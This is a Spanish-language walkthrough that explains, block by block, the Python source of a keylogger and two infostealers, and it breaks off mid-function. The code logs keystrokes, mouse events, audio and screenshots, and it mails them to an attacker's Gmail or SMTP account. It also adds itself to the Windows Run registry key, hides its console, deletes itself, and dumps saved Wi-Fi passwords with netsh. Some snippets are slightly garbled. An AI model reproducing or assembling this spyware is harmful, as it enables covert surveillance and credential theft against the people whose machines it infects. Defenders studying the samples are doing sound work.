El método `appendlog` actualiza el valor del atributo `log` concatenando la cadena de texto `string` al final de la cadena existente en `log`. La concatenación se realiza utilizando el operador `+`.

En resumen, este código define un método dentro de una clase que actualiza el valor de un atributo de la clase concatenando una cadena de texto al final de la cadena existente.

```
def on_move(self, x, y):  
    current_move = logging.info("Mouse moved to {} {}".format(x, y))  
    self.appendlog(current_move)
```

Este código define un método llamado `on_move` dentro de una clase. El método toma dos argumentos, `x` e `y`, que representan las coordenadas del mouse cuando se mueve.

El método `on_move` utiliza el módulo `logging` para registrar un mensaje en el archivo de registro del programa que indica que el mouse se ha movido a las coordenadas `x` e `y`. Luego, utiliza el método `appendlog` para actualizar el valor del atributo `log` de la instancia de la clase concatenando el mensaje de registro al final de la cadena existente en `log`.

En resumen, este código define un método dentro de una clase que registra el movimiento del mouse en un archivo de registro utilizando el módulo `logging` y actualiza el valor de un atributo de la clase utilizando el método `appendlog`.

```
def on_click(self, x, y):  
    current_click = logging.info("Mouse moved to {} {}".format(x, y))  
    self.appendlog(current_click)
```

Este código define un método llamado `on_click` dentro de una clase. El método toma dos argumentos, `x` e `y`, que representan las coordenadas del mouse cuando se hace clic.

El método `on_click` utiliza el módulo `logging` para registrar un mensaje en el archivo de registro del programa que indica que el mouse se ha movido a las coordenadas `x` e `y`. Luego, utiliza el método `appendlog` para actualizar el valor del atributo `log` de la instancia de la clase concatenando el mensaje de registro al final de la cadena existente en `log`.

En resumen, este código define un método dentro de una clase que registra los clics del mouse en un archivo de registro utilizando el módulo `logging` y actualiza el valor de un atributo de la clase utilizando el método `appendlog`.

```
def on_scroll(self, x, y):  
    current_scroll = logging.info("Mouse moved to {} {}".format(x, y))  
    self.appendlog(current_scroll)
```

Este código define un método llamado `on_scroll` dentro de una clase. El método toma dos argumentos, `x` e `y`, que representan las coordenadas del mouse cuando se desplaza la rueda de desplazamiento.

El método `on_scroll` utiliza el módulo `logging` para registrar un mensaje en el archivo de registro del programa que indica que se ha desplazado la rueda del mouse a las coordenadas `x` e `y`. Luego, utiliza el método `appendlog` para actualizar el valor del atributo `log` de la instancia de la clase concatenando el mensaje de registro al final de la cadena existente en `log`.

```
def save_data(self, key):
    try:
        current_key = str(key.char)
    except AttributeError:
        if key == key.space:
            current_key = "SPACE"
        elif key == key.esc:
            current_key = "ESC"
        else:
            current_key = " " + str(key) + " "

    self.appendlog(current_key)
```

Este código define un método llamado `save_data` dentro de una clase. El método toma un argumento, `key`, que representa la tecla presionada por el usuario.

El método `save_data` utiliza un bloque `try-except` para verificar si `key` tiene un atributo llamado `char`, que es el caso si se presiona una tecla de carácter. Si `key` es un objeto de tipo `str`, entonces se convierte a un objeto de tipo `str` y se asigna a la variable `current_key`.

Si `key` no tiene un atributo `char`, entonces el método verifica si se presionó la tecla de espacio (`key.space`) o la tecla de escape (`key.esc`). En caso afirmativo, se asigna la cadena "SPACE" o "ESC" a la variable `current_key`, respectivamente. De lo contrario, se asigna una cadena que representa la tecla presionada a la variable `current_key`.

Luego, el método utiliza el método `appendlog` para actualizar el valor del atributo `log` de la instancia de la clase concatenando la tecla presionada al final de la cadena existente en `log`.

En resumen, este código define un método dentro de una clase que guarda las teclas presionadas por el usuario en un archivo de registro utilizando el método `appendlog`. El método también realiza la conversión necesaria para las teclas especiales, como la tecla de espacio y la tecla de escape.

```
def send_mail(self, email, password, message):
    sender = "Private Person <from@example.com>"
    receiver = "A Test User <to@example.com>"

    m = f'""'\
```

**Subject: main Mailtrap**  
**To: {receiver}**  
**From: {sender}**

**Keylogger by aydinnyunus\n""**

**m += message**  
**with smtplib.SMTP("smtp.mailtrap.io", 2525) as server:**  
**server.login(email, password)**  
**server.sendmail(sender, receiver, message)**

Esta función `send_mail` es parte de una clase llamada `KeyLogger` y su objetivo es enviar correos electrónicos.

La función recibe tres parámetros: `email`, `password` y `message`. `email` y `password` son las credenciales de la cuenta de correo que se utilizará para enviar el mensaje, mientras que `message` es el contenido del mensaje que se enviará.

Primero, se definen los valores de `sender` y `receiver` que representan el remitente y destinatario del correo electrónico, respectivamente. En este caso, el remitente se define como "Private Person from@example.com" y el destinatario como "A Test User to@example.com". Estos valores son fijos en el código y podrían ser modificados para adaptarse a las necesidades del usuario.

A continuación, se define el contenido del mensaje mediante una cadena formateada. Se define el asunto, el destinatario y remitente del correo electrónico, y se agrega una línea adicional indicando que se trata de un keylogger desarrollado por aydinnyunus.

Finalmente, se utiliza la biblioteca `smtplib` para establecer una conexión con el servidor SMTP de `smtp.mailtrap.io` en el puerto 2525. Se proporcionan las credenciales de inicio de sesión para autenticar la conexión. Luego, se utiliza el método `sendmail` para enviar el mensaje de correo electrónico. Se proporcionan los valores de `sender`, `receiver` y `message` como parámetros para el método `sendmail`.

```
def report(self):  
    self.send_mail(self.email, self.password, "\n\n" + self.log)  
    self.log = ""  
    timer = threading.Timer(self.interval, self.report)  
    timer.start()
```

`self.send_mail(self.email, self.password, "\n\n" + self.log)`: llama al método `send_mail` de la misma clase, pasando como argumentos el correo electrónico, la contraseña y el contenido del mensaje que se envía por correo. El mensaje se construye concatenando dos saltos de línea y la variable `self.log`, que probablemente contiene información capturada por un keylogger.



`self.log = ""`: establece la variable `self.log` en una cadena vacía después de enviar el correo electrónico.

`timer = threading.Timer(self.interval, self.report)`: crea un objeto `Timer` de la biblioteca `threading` que ejecuta el método `report` después de un intervalo de tiempo determinado por la variable `self.interval`. El objeto `Timer` se asigna a la variable `timer`.

`timer.start()`: inicia el temporizador y comienza a contar el tiempo hasta que se ejecute el método `report` nuevamente.

En resumen, la función `report` envía por correo electrónico el contenido del registro de `keylogger` y luego borra el registro. Luego, crea un temporizador para que el método `report` se ejecute automáticamente después de un intervalo de tiempo determinado. Esto probablemente se usa para enviar periódicamente los registros del `keylogger` por correo electrónico.

```
def system_information(self):  
    hostname = socket.gethostname()  
    ip = socket.gethostbyname(hostname)  
    plat = platform.processor()  
    system = platform.system()  
    machine = platform.machine()  
    self.appendlog(hostname)  
    self.appendlog(ip)  
    self.appendlog(plat)  
    self.appendlog(system)  
    self.appendlog(machine)
```

Este código define una función llamada `system_information` que obtiene información del sistema y la agrega a un archivo de registro. La función pertenece a una clase que probablemente se utiliza para realizar diversas operaciones en el sistema.

En primer lugar, la función utiliza la biblioteca `socket` para obtener el nombre del host y la dirección IP de la máquina en la que se está ejecutando el código. `socket.gethostname()` devuelve una cadena que representa el nombre del host, y `socket.gethostbyname(hostname)` devuelve la dirección IP correspondiente a ese nombre de host.

A continuación, se utiliza la biblioteca `platform` para obtener información adicional sobre el sistema. `platform.processor()` devuelve una cadena que representa el procesador del sistema, `platform.system()` devuelve una cadena que representa el sistema operativo subyacente y `platform.machine()` devuelve una cadena que representa el tipo de máquina del sistema.

Después de recopilar esta información, la función utiliza el método `appendlog` para agregar cada uno de los valores obtenidos al archivo de registro. La función probablemente utiliza

esta información en una tarea específica o simplemente para hacer un seguimiento de los detalles del sistema en el que se está ejecutando el código.

```
def microphone(self):  
    fs = 44100  
    seconds = SEND_REPORT_EVERY  
    obj = wave.open('sound.wav', 'w')  
    obj.setnchannels(1) # mono  
    obj.setsampwidth(2)  
    obj.setframerate(fs)  
    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)  
    obj.writeframesraw(myrecording)  
    sd.wait()
```

Este código define una función llamada microphone que utiliza la biblioteca wave y la biblioteca sounddevice para grabar audio a través del micrófono de la computadora y guardar el resultado en un archivo de audio WAV. La función pertenece a una clase que probablemente se utiliza para realizar diversas operaciones de audio.

En primer lugar, la función define una variable fs con un valor de 44100, que representa la frecuencia de muestreo del audio que se va a grabar. A continuación, la función utiliza una variable global llamada SEND\_REPORT\_EVERY, que probablemente se define en otra parte del código, para determinar la duración de la grabación en segundos.

Luego, se crea un objeto wave llamado obj que se utiliza para escribir el audio grabado en un archivo WAV llamado sound.wav. Se configura el objeto para grabar audio mono con una profundidad de 2 bytes por muestra y una frecuencia de muestreo de 44100 Hz.

A continuación, la función utiliza la biblioteca sounddevice para grabar audio a través del micrófono de la computadora. Se llama al método sd.rec() para grabar audio durante un número de muestras determinado por seconds \* fs, utilizando la frecuencia de muestreo fs y grabando audio en dos canales.

Una vez que se ha grabado el audio, se utiliza el método obj.writeframesraw() para escribir las muestras de audio directamente en el archivo WAV. Por último, la función utiliza sd.wait() para esperar a que se complete la grabación antes de que la función finalice.

En resumen, esta función utiliza bibliotecas de audio para grabar audio a través del micrófono de la computadora y guardar el resultado en un archivo de audio WAV.

```
def screenshot(self):  
    img = pyscreenshot.grab()  
    self.send_mail(email=EMAIL_ADDRESS, password=EMAIL_PASSWORD,  
message=img)
```

Este código define una función llamada screenshot que utiliza la biblioteca pyscreenshot para capturar una captura de pantalla y enviarla por correo electrónico utilizando una

función `send_mail`. La función pertenece a una clase que probablemente se utiliza para realizar diversas operaciones en el sistema.

En primer lugar, la función utiliza el método `pyscreenshot.grab()` para capturar una imagen de la pantalla y almacenarla en la variable `img`.

A continuación, la función llama a una función `send_mail` con tres argumentos: `email`, `password`, y `message`. El argumento `email` es una cadena que representa la dirección de correo electrónico del destinatario del mensaje, `password` es una cadena que representa la contraseña de la cuenta de correo electrónico del remitente, y `message` es la imagen capturada previamente almacenada en la variable `img`.

Es posible que la función `send_mail` utilice la biblioteca `smtpplib` para enviar un correo electrónico a través del servidor SMTP, adjuntando la imagen capturada como un archivo adjunto o incrustando la imagen en el cuerpo del correo electrónico.

En resumen, esta función utiliza la biblioteca `pyscreenshot` para capturar una captura de pantalla y la envía por correo electrónico utilizando una función `send_mail`.

```
def run(self):
    keyboard_listener = keyboard.Listener(on_press=self.save_data)
    with keyboard_listener:
        self.report()
        keyboard_listener.join()
    with Listener(on_click=self.on_click, on_move=self.on_move,
on_scroll=self.on_scroll) as mouse_listener:
        mouse_listener.join()
    if os.name == "nt":
        try:
            pwd = os.path.abspath(os.getcwd())
            os.system("cd " + pwd)
            os.system("TASKKILL /F /IM " + os.path.basename(__file__))
            print('File was closed.')
            os.system("DEL " + os.path.basename(__file__))
        except OSError:
            print('File is close.')
    else:
        try:
            pwd = os.path.abspath(os.getcwd())
            os.system("cd " + pwd)
            os.system('pkill leafpad')
            os.system("chattr -i " + os.path.basename(__file__))
            print('File was closed.')
            os.system("rm -rf" + os.path.basename(__file__))
        except OSError:
            print('File is close.')
```

Este código es una función llamada `run()` que se encarga de ejecutar el keylogger y el mouse logger. La función comienza creando un objeto `keyboard.Listener` con la función `save_data()` como callback para cuando se presionen teclas. Luego se inicia este objeto usando el contexto `with` y se llama al método `report()` de la clase `KeyLogger`, que envía los datos de registro por correo electrónico. Después, se llama al método `join()` para detener el objeto `keyboard.Listener`.

Luego, se crea otro objeto `Listener` con los callbacks `on_click()`, `on_move()`, y `on_scroll()` para el registro del mouse. Este objeto también se inicia usando el contexto `with` y se llama al método `join()` para detener el objeto `Listener`.

Después, si el sistema operativo es Windows, se intenta cerrar el archivo en sí mismo, eliminando el archivo de la ubicación actual del archivo utilizando `os.path.basename(__file__)`. Si hay algún error en el proceso, se imprime "File is close.". Si el sistema operativo no es Windows (es decir, es un sistema operativo basado en Unix), se intenta cerrar el editor de texto "leafpad", se desactiva la protección de escritura del archivo y luego se elimina el archivo. Si hay algún error en el proceso, se imprime "File is close.".

```
keylogger = KeyLogger(SEND_REPORT_EVERY, EMAIL_ADDRESS,  
EMAIL_PASSWORD)  
keylogger.run()
```

Este código instancia un objeto `KeyLogger` y lo ejecuta llamando al método `run()` en la última línea del código.

La instancia de `KeyLogger` se crea con tres argumentos: `SEND_REPORT_EVERY`, `EMAIL_ADDRESS` y `EMAIL_PASSWORD`. Estos argumentos son utilizados dentro de la clase `KeyLogger` para enviar informes por correo electrónico de los registros de teclas que se han recopilado.

Una vez que se crea la instancia de `KeyLogger`, se llama al método `run()`. Este método comienza escuchando los eventos del teclado y del mouse utilizando las bibliotecas `pynput` y `keyboard`. Se crea un objeto `Listener` para el teclado y se llama al método `join()` en este objeto para que el programa espere hasta que el evento del teclado se active.

A continuación, se crea otro objeto `Listener` para el mouse y se llama al método `join()` en este objeto para que el programa espere hasta que se active un evento del mouse.

Después de que finaliza la recopilación de datos del teclado y el mouse, el método `run()` ejecuta un bloque de código que determina el sistema operativo actual utilizando el módulo `os.name`. Si el sistema operativo es Windows, se intenta cerrar el archivo y eliminarlo utilizando varios comandos del sistema operativo. Si el sistema operativo es diferente de Windows (es decir, Linux o macOS), se intenta cerrar el archivo y eliminarlo utilizando otros comandos del sistema operativo. Si no se puede cerrar o eliminar el archivo, se imprime un mensaje que indica que el archivo aún está abierto.

# Analizamos un InfoStealer

```
global t,start_time,pics_names,yourgmail,yourgmailpass,sendto,interval
```

```
t="";pics_names=[]
```

Este código define varias variables globales: t, start\_time, pics\_names, yourgmail, yourgmailpass, sendto, y interval.

La variable t se inicializa como una cadena vacía (""), lo que sugiere que se utilizará más adelante en el código para almacenar algún tipo de información.

La variable start\_time se espera que se defina en otra parte del programa. Es posible que se utilice para realizar un seguimiento del tiempo transcurrido desde que se inició el programa.

La variable pics\_names se define como una lista vacía ([]). Esto sugiere que se utilizará más adelante en el programa para almacenar nombres de archivo de imágenes.

Las variables yourgmail, yourgmailpass y sendto son variables que se utilizarán para enviar correos electrónicos a través de una cuenta de Gmail. yourgmail se espera que contenga la dirección de correo electrónico de la cuenta de Gmail del remitente, yourgmailpass debería contener la contraseña de la cuenta de Gmail del remitente, y sendto debería contener la dirección de correo electrónico del destinatario.

Por último, esta variable interval puede ser utilizada para controlar el intervalo de tiempo entre las distintas operaciones que se realizan en el programa.

**try:**

```
f = open('Logfile.txt', 'a')  
f.close()
```

**except:**

```
f = open('Logfile.txt', 'w')  
f.close()
```

Este código intenta abrir un archivo llamado "Logfile.txt" en modo de escritura y agregar ('a'). Si el archivo existe, se agregará el texto nuevo al final del archivo. Si el archivo no existe, se creará uno nuevo. El archivo de registro se utiliza comúnmente para registrar información importante sobre la ejecución de un programa.

Si no se puede abrir el archivo en modo de agregar ('a'), es decir, si se produce algún tipo de error al abrir el archivo, entonces el código ejecuta la cláusula except. Dentro de la cláusula except, el código intenta abrir el archivo en modo de escritura ('w'), lo que

sobrescribirá cualquier contenido previo si el archivo ya existe. Si el archivo no existe, se creará uno nuevo.

Finalmente, en ambas ramas del código (try y except), se cierra el archivo después de abrirlo para evitar la pérdida de datos y prevenir errores en la escritura posterior. En resumen, este código intenta abrir un archivo para escritura y agregar, y si no puede hacerlo, crea un archivo nuevo y lo abre para escritura en su lugar.

```
def addStartup(): # this will add the file to the startup registry key  
    fp = os.path.dirname(os.path.realpath(__file__))  
    file_name = sys.argv[0].split("\\")[-1]  
    new_file_path = fp + '\\' + file_name  
    keyVal = r'Software\Microsoft\Windows\CurrentVersion\Run'  
    key2change = OpenKey(HKEY_CURRENT_USER, keyVal, 0, KEY_ALL_ACCESS)  
    SetValueEx(key2change, 'Im not a keylogger', 0, REG_SZ,  
        new_file_path)
```

Este código define una función llamada addStartup(), que se utiliza para agregar el archivo de Python actual a la clave de registro de inicio en Windows.

Primero, el código utiliza la biblioteca os para obtener la ruta del archivo actual (fp). Luego, obtiene el nombre del archivo actual utilizando sys.argv[0] y lo separa en partes utilizando el carácter de barra invertida (\\) como separador. La última parte del resultado es el nombre del archivo (file\_name).

A continuación, se construye una nueva ruta de archivo (new\_file\_path) concatenando la ruta del archivo (fp) y el nombre del archivo (file\_name) utilizando el carácter de barra invertida como separador.

Después de esto, se define una cadena keyVal que contiene la ruta a la clave de registro de inicio (Software\Microsoft\Windows\CurrentVersion\Run). Luego, la función abre la clave de registro de inicio utilizando la función OpenKey de la biblioteca winreg. La función OpenKey toma varios argumentos: la clave raíz (HKEY\_CURRENT\_USER), la ruta de la clave (keyVal), el índice del subclave (0), y los permisos de acceso (KEY\_ALL\_ACCESS).

Finalmente, la función utiliza la función SetValueEx de la biblioteca winreg para establecer un valor en la clave de registro de inicio. Los argumentos de SetValueEx son la clave a la que se agregará el valor (key2change), el nombre del valor ('Im not a keylogger'), el tipo de datos del valor (REG\_SZ), y el valor en sí (new\_file\_path). Esto establece el valor de la clave de registro de inicio con el nombre "Im not a keylogger" y el valor de new\_file\_path, que es la ruta del archivo actual.

En resumen, este código define una función que agrega la ruta del archivo actual a la clave de registro de inicio de Windows para que el programa se ejecute automáticamente al inicio del sistema operativo.

```
def Hide():
    import win32console
    import win32gui
    win = win32console.GetConsoleWindow()
    win32gui.ShowWindow(win, 0)
```

```
addStartup()
```

**Hide()**

Este código primero define una función llamada Hide(). Dentro de la función, se importan las bibliotecas win32console y win32gui. Luego, la función utiliza la función GetConsoleWindow() de la biblioteca win32console para obtener el identificador de la ventana de consola (si la aplicación tiene una). El identificador de la ventana de consola se almacena en la variable win.

A continuación, la función utiliza la función ShowWindow() de la biblioteca win32gui para ocultar la ventana de la consola. La función ShowWindow() toma dos argumentos: el identificador de la ventana (win) y un valor que especifica el estado de la ventana (0 para ocultar la ventana).

Después de definir la función Hide(), el código llama a la función addStartup() que se define en un código que no se proporcionó en esta sesión de chat. Esta función agrega el archivo de Python actual a la clave de registro de inicio de Windows para que el programa se ejecute automáticamente al inicio del sistema operativo.

Finalmente, el código llama a la función Hide(), que oculta la ventana de la consola del programa en ejecución. En resumen, este código define una función para ocultar la ventana de la consola de la aplicación y agrega el archivo de Python actual a la clave de registro de inicio de Windows para que el programa se ejecute automáticamente al inicio del sistema operativo.

```
def ScreenShot():
    global pics_names
    import pyautogui
    def generate_name():
        return "".join(random.choice(string.ascii_uppercase
                                + string.digits) for _ in range(7))
    name = str(generate_name())
    pics_names.append(name)
    pyautogui.screenshot().save(name + '.png')
```

Este código define una función llamada ScreenShot(). Primero, se declara la variable global pics\_names. Luego, se importa la biblioteca pyautogui.

Dentro de la función, se define otra función llamada `generate_name()`. Esta función utiliza la biblioteca `random` y `string` para generar una cadena aleatoria de siete caracteres de longitud. La cadena está compuesta de letras mayúsculas y dígitos.

Después de definir la función `generate_name()`, se llama a esta función para generar un nombre de archivo aleatorio, que se almacena en la variable `name`.

Luego, el nombre del archivo se agrega a la lista `pics_names` mediante la función `append()`. La lista `pics_names` se declara globalmente para que pueda ser accedida y modificada desde fuera de la función.

Finalmente, se utiliza la función `pyautogui.screenshot()` para tomar una captura de pantalla de toda la pantalla y se guarda en un archivo con el nombre generado (`name`) y la extensión `".png"` utilizando la función `save()`. En resumen, este código define una función que toma una captura de pantalla y la guarda en un archivo con un nombre aleatorio. El nombre del archivo se agrega a una lista global de nombres de archivos (`pics_names`).

```
def Mail_it(data, pics_names):  
    data = base64.b64encode(data)  
    data = 'New data from victim(Base64 encoded)\n' + data  
    server = smtplib.SMTP('smtp.gmail.com:587')  
    server.starttls()  
    server.login(yourgmail, yourgmailpass)  
    server.sendmail(yourgmail, sendto, data)  
    server.close()
```

Este código define una función llamada `Mail_it()`. La función toma dos argumentos: `data` y `pics_names`. `data` es un objeto que se enviará por correo electrónico después de ser codificado en Base64, y `pics_names` es una lista de nombres de archivo que se adjuntarán al correo electrónico como archivos adjuntos.

Dentro de la función, se utiliza la biblioteca `base64` para codificar `data` en Base64. La variable `data` se actualiza para incluir una cadena de texto adicional que indica que se trata de nuevos datos del "victim" (víctima) y que la información está codificada en Base64.

A continuación, se crea una instancia de SMTP utilizando el servidor SMTP de Gmail y el puerto 587. Se llama al método `starttls()` para establecer una conexión cifrada con el servidor.

Después de establecer la conexión, se llama al método `login()` para autenticar en la cuenta de Gmail especificada en las variables globales `yourgmail` y `yourgmailpass`.

Luego, se llama al método `sendmail()` para enviar el correo electrónico. Los argumentos de la función `sendmail()` son el correo electrónico del remitente (`yourgmail`), el correo electrónico del destinatario (`sendto`), el mensaje codificado en Base64 (`data`), y cualquier archivo adjunto que se encuentre en la lista `pics_names`.



Por último, se cierra la conexión con el servidor SMTP mediante el método `close()`. En resumen, esta función codifica el objeto `data` en Base64, se conecta al servidor SMTP de Gmail, se autentica en la cuenta especificada, envía el correo electrónico con el mensaje y los archivos adjuntos especificados y cierra la conexión con el servidor SMTP.

```
for pic in pics_names:  
    data = base64.b64encode(open(pic, 'r+').read())  
    data = 'New pic data from victim(Base64 encoded)\n' + data  
    server = smtplib.SMTP('smtp.gmail.com:587')  
    server.starttls()  
    server.login(yourgmail, yourgmailpass)  
    server.sendmail(yourgmail, sendto, msg.as_string())  
    server.close()
```

Este código es una parte del script que envía correos electrónicos con los archivos adjuntos especificados en la lista `pics_names`. La sección `for` recorre la lista de nombres de archivo en `pics_names` y por cada archivo, se codifica su contenido en Base64.

Luego, se actualiza la variable `data` con una cadena de texto adicional que indica que se trata de nuevos datos de una imagen del "victim" (víctima) y que la información está codificada en Base64.

A continuación, se crea una instancia de SMTP utilizando el servidor SMTP de Gmail y el puerto 587. Se llama al método `starttls()` para establecer una conexión cifrada con el servidor.

Después de establecer la conexión, se llama al método `login()` para autenticar en la cuenta de Gmail especificada en las variables globales `yourgmail` y `yourgmailpass`.

Luego, se llama al método `sendmail()` para enviar el correo electrónico. Los argumentos de la función `sendmail()` son el correo electrónico del remitente (`yourgmail`), el correo electrónico del destinatario (`sendto`), el mensaje codificado en Base64 (`data`), y cualquier archivo adjunto que se encuentre en la lista `pics_names`.

Por último, se cierra la conexión con el servidor SMTP mediante el método `close()`. En resumen, esta sección del código recorre la lista de nombres de archivo, codifica cada archivo en Base64, se conecta al servidor SMTP de Gmail, se autentica en la cuenta especificada, envía el correo electrónico con el mensaje y los archivos adjuntos especificados y cierra la conexión con el servidor SMTP.

```
def OnMouseEvent(event):  
    global yourgmail, yourgmailpass, sendto, interval  
    data = '\n[' + str(time.ctime().split(' ')[3]) + ']' \
```

```

    + ' WindowName : ' + str(event.WindowName)
data += '\n\tButton:' + str(event.MessageName)
data += '\n\tClicked in (Position):' + str(event.Position)
data += '\n===== '
global t, start_time, pics_names

t = t + data

if len(t) > 300:
    ScreenShot()

if len(t) > 500:
    f = open('Logfile.txt', 'a')
    f.write(t)
    f.close()
    t = ""

if int(time.time() - start_time) == int(interval):
    Mail_it(t, pics_names)
    start_time = time.time()
    t = ""

return True

```

Este código es una función que se llama cada vez que se produce un evento del ratón en el sistema operativo. La función recibe un objeto event que contiene información sobre el evento del ratón.

Primero, la función actualiza las variables globales yourgmail, yourgmailpass, sendto y interval a través de la instrucción global. Luego, se crea una cadena de texto data que contiene información sobre el evento del ratón.

La cadena de texto data comienza con la hora actual (time.ctime().split(' ')[3]) y el nombre de la ventana en la que se produjo el evento (event.WindowName). A continuación, se agrega información sobre el botón del ratón que se presionó (event.MessageName) y la posición del clic (event.Position).

Después de agregar toda esta información a la cadena de texto data, se agrega una línea de separación para indicar el final de los datos del evento.

A continuación, la función actualiza la variable global t al concatenar la cadena de texto data. Si la longitud de la cadena t supera los 300 caracteres, se llama a la función ScreenShot() para capturar una captura de pantalla del escritorio y guardarla en un archivo.

Si la longitud de la cadena t supera los 500 caracteres, se abre el archivo Logfile.txt en modo de escritura ('a' para agregar datos al final del archivo) y se escribe la cadena t en el archivo. Luego, se cierra el archivo y se restablece la variable t a una cadena vacía.

Si el tiempo transcurrido desde `start_time` es igual al intervalo de tiempo especificado en la variable global `interval`, se llama a la función `Mail_it()` para enviar un correo electrónico con el contenido de la cadena `t` y los archivos adjuntos especificados en la lista `pics_names`. Luego, se restablece la variable `start_time` a la hora actual y se restablece la variable `t` a una cadena vacía.

Por último, la función devuelve `True` para indicar que se ha manejado correctamente el evento del mouse. En resumen, esta función actualiza variables globales, recopila información sobre eventos del mouse, guarda los datos en una cadena de texto y los archivos adjuntos en una lista, toma capturas de pantalla y las guarda en archivos, escribe los datos en un archivo de registro y envía correos electrónicos con los datos y los archivos adjuntos según el intervalo de tiempo especificado.

```
def OnKeyboardEvent(event):
    global yourgmail, yourgmailpass, sendto, interval
    data = '\n[' + str(time.ctime().split(' ')[3]) + ']' \
        + ' WindowName : ' + str(event.WindowName)
    data += '\n\tKeyboard key : ' + str(event.Key)
    data += '\n===== '
    global t, start_time
    t = t + data

    if len(t) > 500:
        f = open('Logfile.txt', 'a')
        f.write(t)
        f.close()
        t = ""

    if int(time.time() - start_time) == int(interval):
        Mail_it(t, pics_names)
        t = ""

    return True
```

Este código define una función llamada "OnKeyboardEvent" que se ejecutará cada vez que se detecte un evento de teclado. La función toma un objeto "event" como argumento que contiene información sobre el evento de teclado detectado, como la tecla presionada y la ventana en la que se detectó el evento.

Dentro de la función, se definen variables globales que se usan para enviar correos electrónicos y para establecer el intervalo de tiempo para enviar correos electrónicos. Luego, se crea una cadena de datos que contiene información sobre el evento de teclado detectado, incluyendo la hora del evento, la ventana en la que se detectó y la tecla presionada.

La cadena de datos se agrega a una variable global "t", que es un registro de datos recopilados hasta el momento. Si la longitud de la variable "t" supera los 500 caracteres, los datos se escriben en un archivo de registro llamado "Logfile.txt" y la variable "t" se reinicia. Si ha transcurrido el intervalo de tiempo especificado desde el último correo electrónico enviado, los datos registrados se envían por correo electrónico utilizando la función "Mail\_it" y la variable "t" se reinicia.

Finalmente, la función devuelve "True" para indicar que el evento de teclado ha sido manejado. En resumen, esta función recopila información sobre los eventos de teclado, registra los datos en un archivo y los envía por correo electrónico en intervalos regulares.

```
hook = pyHook.HookManager()
```

```
hook.KeyDown = OnKeyboardEvent
```

```
hook.MouseAllButtonsDown = OnMouseEvent
```

```
hook.HookKeyboard()
```

```
hook.HookMouse()
```

```
start_time = time.time()
```

```
pythoncom.PumpMessages()
```

Este código utiliza la biblioteca PyHook para crear un registro de pulsaciones de teclado y clics de ratón en Windows.

En las primeras tres líneas, se define el comportamiento que se debe llevar a cabo cuando se detecta un evento de teclado o ratón. OnKeyboardEvent y OnMouseEvent son las funciones que se han definido previamente para registrar los eventos de teclado y ratón, respectivamente.

Luego, se crea una instancia de HookManager en la línea "hook = pyHook.HookManager()". HookManager es una clase proporcionada por PyHook que se utiliza para administrar los eventos del sistema y los hooks.

En las siguientes dos líneas, se asigna OnKeyboardEvent a hook.KeyDown y OnMouseEvent a hook.MouseAllButtonsDown. Esto significa que cuando se detecte un evento de teclado o ratón, HookManager llamará a estas funciones respectivas para manejar el evento.

Después, se llama a los métodos "hook.HookKeyboard()" y "hook.HookMouse()" para instalar los ganchos de teclado y ratón.

Finalmente, se establece la variable `start_time` para medir el tiempo transcurrido desde el inicio del registro y se llama a `"pythoncom.PumpMessages()"` para permitir que `HookManager` capture los eventos del sistema. Esto significa que el programa se queda en este bucle esperando y procesando eventos de teclado y ratón.

# Analizamos otro InfoStealer

```
#!/usr/bin/python
import smtplib
import base64, os, sys, re
import sqlite3
import socket
import platform
import uuid

sender = 'youremail@gmail.com'
reciever = 'email@gmail.com'
password = 'password'

marker = "AUNIQUEMARKER"
```

La primera línea del código `#!/usr/bin/python` es una línea de shebang que indica al sistema operativo el intérprete que se debe utilizar para ejecutar el script.

A continuación, el script importa varios módulos de Python que se utilizarán en el código. La biblioteca `smtplib` se utiliza para establecer una conexión con el servidor de correo y enviar el correo electrónico.

La biblioteca `base64` se utiliza para codificar y decodificar datos en formato `base64`. La biblioteca `os` se utiliza para acceder a funciones del sistema operativo, como la lectura de variables de entorno. La biblioteca `sys` se utiliza para acceder a variables y funciones relacionadas con el sistema. La biblioteca `re` se utiliza para trabajar con expresiones regulares.

La biblioteca `sqlite3` se utiliza para acceder a bases de datos `SQLite`. La biblioteca `socket` se utiliza para proporcionar una API de bajo nivel para la creación y manipulación de sockets. La biblioteca `platform` se utiliza para acceder a información sobre la plataforma en la que se está ejecutando el script. La biblioteca `uuid` se utiliza para generar identificadores únicos.

A continuación, se definen tres variables: `sender`, `receiver`, y `password`. Estas variables contienen la dirección de correo electrónico del remitente, la dirección de correo electrónico del destinatario y la contraseña de la cuenta del remitente, respectivamente.

Luego, se define la variable `marker` que se utiliza como un marcador único para delimitar los archivos adjuntos en el correo electrónico.

```

def wifipass():
    def get_wlans():
        data = os.popen("netsh wlan show profiles").read()
        wifi = re.compile("All User Profile\s*:.(.*)")
        return wifi.findall(data)

    def get_pass(network):
        try:
            wlan = os.popen("netsh wlan show profile "+str(network.replace(" ", ""))+
key=clear").read()
            pass_regex = re.compile("Key Content\s*:.(.*)")
            return pass_regex.search(wlan).group(1)
        except:
            return " "

    f = open("wifi.txt", "w")
    for wlan in get_wlans():
        f.write("-----\n"+" SSID : "+wlan + "\n Password : " + get_pass(wlan))
    f.close()

wifipass()

```

Este código en Python es una función llamada wifipass que busca las contraseñas de Wi-Fi guardadas en el sistema y las guarda en un archivo de texto llamado "wifi.txt".

Dentro de la función, se definen dos funciones anidadas. La primera función se llama get\_wlans y utiliza el comando netsh para obtener una lista de todos los perfiles de Wi-Fi guardados en el sistema. La función devuelve una lista de nombres de perfiles Wi-Fi.

La segunda función se llama get\_pass y toma un nombre de perfil Wi-Fi como argumento. La función utiliza el comando netsh para obtener la contraseña del perfil Wi-Fi especificado. La contraseña se extrae de la salida del comando utilizando expresiones regulares y se devuelve como una cadena de texto.

Luego, se abre el archivo "wifi.txt" en modo de escritura y se escribe una línea de separación. A continuación, se itera sobre cada perfil Wi-Fi obtenido utilizando la función get\_wlans. Para cada perfil Wi-Fi, se escribe el nombre del perfil y la contraseña correspondiente en el archivo "wifi.txt".

Finalmente, se cierra el archivo "wifi.txt". La función wifipass se llama al final del código, lo que hace que se ejecute la función y se escriban las contraseñas de Wi-Fi en el archivo "wifi.txt".

En resumen, este código en Python utiliza el comando netsh y expresiones regulares para encontrar las contraseñas de Wi-Fi guardadas en el sistema y las guarda en un archivo de texto.

```

def history():
    import operator
    from collections import OrderedDict
    #import matplotlib.pyplot as plt

    def parse(url):
        try:
            parsed_url_components = url.split("/")
            sublevel_split = parsed_url_components[1].split('/', 1)
            domain = sublevel_split[0].replace("www.", "")
            return domain
        except IndexError:
            print "URL format error!"

    def analyze(results):
